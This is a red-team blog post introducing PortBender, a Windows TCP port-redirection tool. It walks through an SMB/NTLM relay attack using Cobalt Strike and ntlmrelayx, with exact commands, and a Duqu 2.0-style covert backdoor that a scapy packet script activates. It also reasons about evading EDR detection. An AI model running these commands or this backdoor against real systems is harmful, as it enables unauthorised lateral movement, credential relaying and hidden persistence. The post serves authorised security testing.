PortBender: TCP Port Redirection for Red Team Operations
Overview
In a previous article titled “Active Directory Computer Account SMB Relaying Attack,” we discussed how an attacker could leverage computers assigned administrative rights to other computers to escalate privileges or move laterally using the printer spooler service. This is commonly referred to as a “Computer AdminTo Computer” vulnerability.
Exploiting this issue in practice during a red team engagement has often historically been difficult. In many cases, we must perform the attack from a compromised Windows system where the built-in SMB service already listens on port 445/TCP. Additionally, name resolution poisoning during red team operations often limits us to passive credential collection rather than active relaying attacks when obtaining credentials through SMB.
To address this operational limitation, we developed a custom utility named “PortBender” which allows us to redirect traffic from an incoming TCP port to an alternative TCP port. For instance, traffic destined for port 445/TCP can be modified to 8445/TCP. PortBender also includes functionality to simulate the PortServ.sys persistence technique leveraged by the Duqu 2.0 threat actor.
Methods for Performing SMB Relaying on Windows
The initial approach we considered was to use the NetSh PortProxy mechanism for redirecting traffic. However, this mechanism doesn’t work for redirecting traffic destined for the SMB service running on port 445/TCP. Francisco Dominguez documents this limitation in his article “Remote NTLM relaying through meterpreter on Windows port 445.”
Another option considered involved disabling SMB services and rebooting the host. However, we typically try to avoid making any permanent system changes or modifications during red team operations and avoid rebooting production systems. A suitable tool would need to:
- Operate as a short-duration traffic redirection mechanism without rebooting
- Execute entirely in memory with minimal disk footprint
- Integrate with multiple C2 frameworks for portability
PortBender Design Overview
To satisfy these requirements we developed the PortBender utility. The initial design drew inspiration from the DivertTCPConn tool by Arno0x0x, though we created a new and separate utility to satisfy some of our unique requirements. Key design decisions included:
- Reflective DLL execution capability for in-memory operation
- Cobalt Strike integration via aggressor scripting
- Duqu 2.0-style persistence support
- Static linking of all dependencies
- Object-oriented C++ design for modularity
When designing PortBender, we decided to leverage the existing WinDivert driver by Basil00 for performing network traffic interception and modification rather than writing a custom device driver or loading vulnerable signed drivers, both of which introduced operational complications.
Design Decision #1: Intercepting Network Traffic
Developing a custom signed driver presented non-ideal cost-benefit considerations. Writing and signing a custom driver would mean that if the certificate was ever discovered, defenders would have a high-fidelity IOC they could leverage across multiple systems as the code signing certificate for the driver would only ever be used for malicious purposes.
WinDivert’s advantage lies in its legitimate use by enterprise applications. For example, Cloudflare’s Warp VPN agent (part of the Cloudflare Teams/Zero Trust product lineup) for Windows leverages the WinDivert framework for intercepting and modifying network traffic. This makes the usage of WinDivert insufficient to reliably distinguish between normal and abnormal activity.
The alternative approach of exploiting signed vulnerable drivers was rejected primarily due to system stability concerns. We maintained an extremely low tolerance for any activities that may disrupt or crash a system, necessitating avoidance of this technique.
Design Decision #2: Integrating with Cobalt Strike
Integration with Cobalt Strike leverages the “Reflective DLL Injection” project developed by Stephen Fewer. We included the source code for the reflective loader in the PortBender project. It exports a function named “ReflectiveLoader,” which functions as a bundled PE loader for injecting the module into a remote process.
We utilize Cobalt Strike’s aggressor scripting with the “bdllspawn” functionality to register PortBender as a new post-exploitation job. This functionality supports argument string passing to the reflective loader, which proceeds to the DLLMain function. By implementing PortBender as a reflective DLL, it integrates more readily with any C2 framework supporting reflective DLL external plugins.
TCP Port Redirection Using the PortBender Utility
PortBender leverages a connection manager subsystem to track redirected connections and their state. This monitoring works by tracking TCP packet flags to detect connection states. Upon detecting new incoming TCP sessions, they are added to the connection manager; removal occurs when clients transmit TCP packets with the RST flag.
PortBender monitors both inbound and outbound connections. For inbound packets, it modifies the destination port to the redirected port (for example, changing packets destined for port 445/TCP to 8445/TCP). For outbound connections, it modifies the source port back to the original destination port (for instance, changing the source port from 8445/TCP to 445/TCP).
Because the application leverages a modular object-oriented approach, it is relatively straightforward to add additional behavior to customize this mechanism. Implementing conditional rules-based redirection support wouldn’t require major refactoring of the existing codebase.
Duqu 2.0 PortServ.sys Persistence: TCP Port Redirection
In an article titled “The Duqu 2.0 Persistence Module,” Kaspersky discusses a persistence method involving installation of a malicious NDIS filter-driver (PortServ.sys) on compromised internet-facing web servers. Kaspersky describes scenarios where specially crafted TCP packets containing specific keywords (such as “romanian.antihacker” or “ugly.gorilla” in the data section) activate the backdoor, which then redirects traffic from an attacker IP address to an alternative service on the compromised host (such as RDP).
For instance, an attacker might deploy this payload on a compromised internet-facing IIS server to redirect all traffic from port 443/TCP to port 3389/TCP. This mechanism allows the attacker to bypass any network-based firewalls as the traffic leverages a port permitted through the victim’s firewall.

Within PortBender, the “backdoor” command enables red team operators to simulate this Duqu 2.0 technique for persistence. In this scenario, PortBender listens on a designated port (such as 443/TCP), and when detecting TCP packets with both SYN and RST flags set, it inspects the payload data section for a keyword match. Upon matching, it adds the attacker IP to a backdoor client IP address list and redirects subsequent traffic to the user-specified redirect port (such as 3389/TCP). The attacker can deactivate the backdoor by transmitting another matching TCP packet, instructing PortBender to cease traffic redirection from that IP.
Using PortBender to Perform an SMB Relay Attack
This section provides a walkthrough of performing an SMB relaying attack through a compromised Windows 10 system using PortBender and NTLMRelayX with Cobalt Strike’s remote port-forwarding feature. Administrative host access is required, as the WinDivert driver demands administrative rights for successful loading.
Step 1: Create Proxy Infrastructure
Begin by establishing a socks proxy with the socks command. Then leverage the rportfwd command to forward incoming traffic on port 8445 to the team server:
rportfwd 8445 127.0.0.1 445
Step 2: Configure Relaying Tools
Install Impacket and proxychains, then configure proxychains to use the socks proxy on the team server. Execute NTLMRelayX:
sudo proxychains python3 examples/ntlmrelayx.py -t smb://192.168.109.9 -smb2support
Step 3: Deploy PortBender
Download and import the PortBender.cna aggressor script into Cobalt Strike.

Upload the WinDivert32.sys or WinDivert64.sys device driver to the target system depending on operating system architecture. The driver must be placed in the current working directory associated with the beacon process. Unfortunately, Windows does not appear to provide an API or mechanism to load a device driver without writing it to disk.

In most cases this remains inconsequential. As mentioned previously, enterprise products like Cloudflare Warp legitimately leverage this driver. Therefore, it is unlikely an antivirus or endpoint detection and response (EDR) solution will flag the presence of this file on a system.
Execute the PortBender utility to redirect connections from 445/TCP to 8445/TCP:
PortBender redirect 445 8445

Step 4: Execute the Attack

Simulate an SMB authentication from a domain administrator account for testing. The SMB relaying attack targets another internal host for demonstration purposes.
Cleanup

Stop the PortBender service using jobkill and kill commands. From our testing, killing the job is not a sufficient measure to exit the process completely, so both commands are necessary.
Leveraging PortBender for Duqu 2.0 Style Persistence

The PortBender backdoor mode simulates Duqu 2.0-style persistence as previously described. The command accepts a fake destination port, redirect port, and password/keyword for backdoor activation.
Execute:

PortBender backdoor 443 3389 praetorian.antihacker
This instructs the backdoor to redirect traffic destined for 443/TCP to 3389/TCP when the backdoor is activated using the keyword “praetorian.antihacker”.
Activating the Backdoor
To activate the backdoor, send a TCP packet with both SYN and RST flags set, with the keyword included in the data portion, and the source address set to the host requiring RDP service access over 443/TCP. This can be accomplished with Python using the scapy library:
import argparse
from scapy.all import *

TCP_ACTIVATE = TCP(dport=443, flags="SR", seq=100)
data = "praetorian.antihacker"
a = IP(dst="192.168.109.10", src="192.168.109.8") / TCP_ACTIVATE / data
send(a)

After activation, the Cobalt Strike console shows the new client connection being registered by the PortBender backdoor.

Query the RDP configuration by checking the registry key HKLM\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp. The configured port should display as 3389/TCP (0xD3D in base 16).

RDP from the attacker system to 443/TCP and authenticate using valid domain user account credentials.

After completing access, re-run the activation script to disconnect the backdoor by sending another matching TCP packet.
Future Work
Several opportunities exist for future development and extension:
- Improve the persistence module by adding additional security checks
- Improve the algorithms’ performance for performing lookups as they currently use linear-time searching algorithms
- Investigate whether an undocumented Windows API or another mechanism exists to load the WinDivert driver without writing it to disk
Conclusion
This article demonstrated how red team operators can leverage PortBender to perform attacks, such as an SMB relay attack, that have historically been difficult to accomplish through a C2 framework such as Cobalt Strike. Additionally, we illustrated how attackers could use TCP port redirection with PortBender to establish covert persistence on an internet-facing Windows server, simulating threat actors such as the Duqu 2.0 APT.
The PortBender source code is available on GitHub.
References
- Francisco Dominguez, “Remote NTLM relaying through meterpreter on Windows port 445”
- Parsia Hakimian, “Windows Netsh Interface Portproxy”
- Kaspersky, “The Duqu 2.0 Persistence Module”
- Basil00, “WinDivert”
- Arno0x0x, “DivertTCPConn”
- Stephen Fewer, “Reflective DLL Injection”
- Praetorian, “PortBender”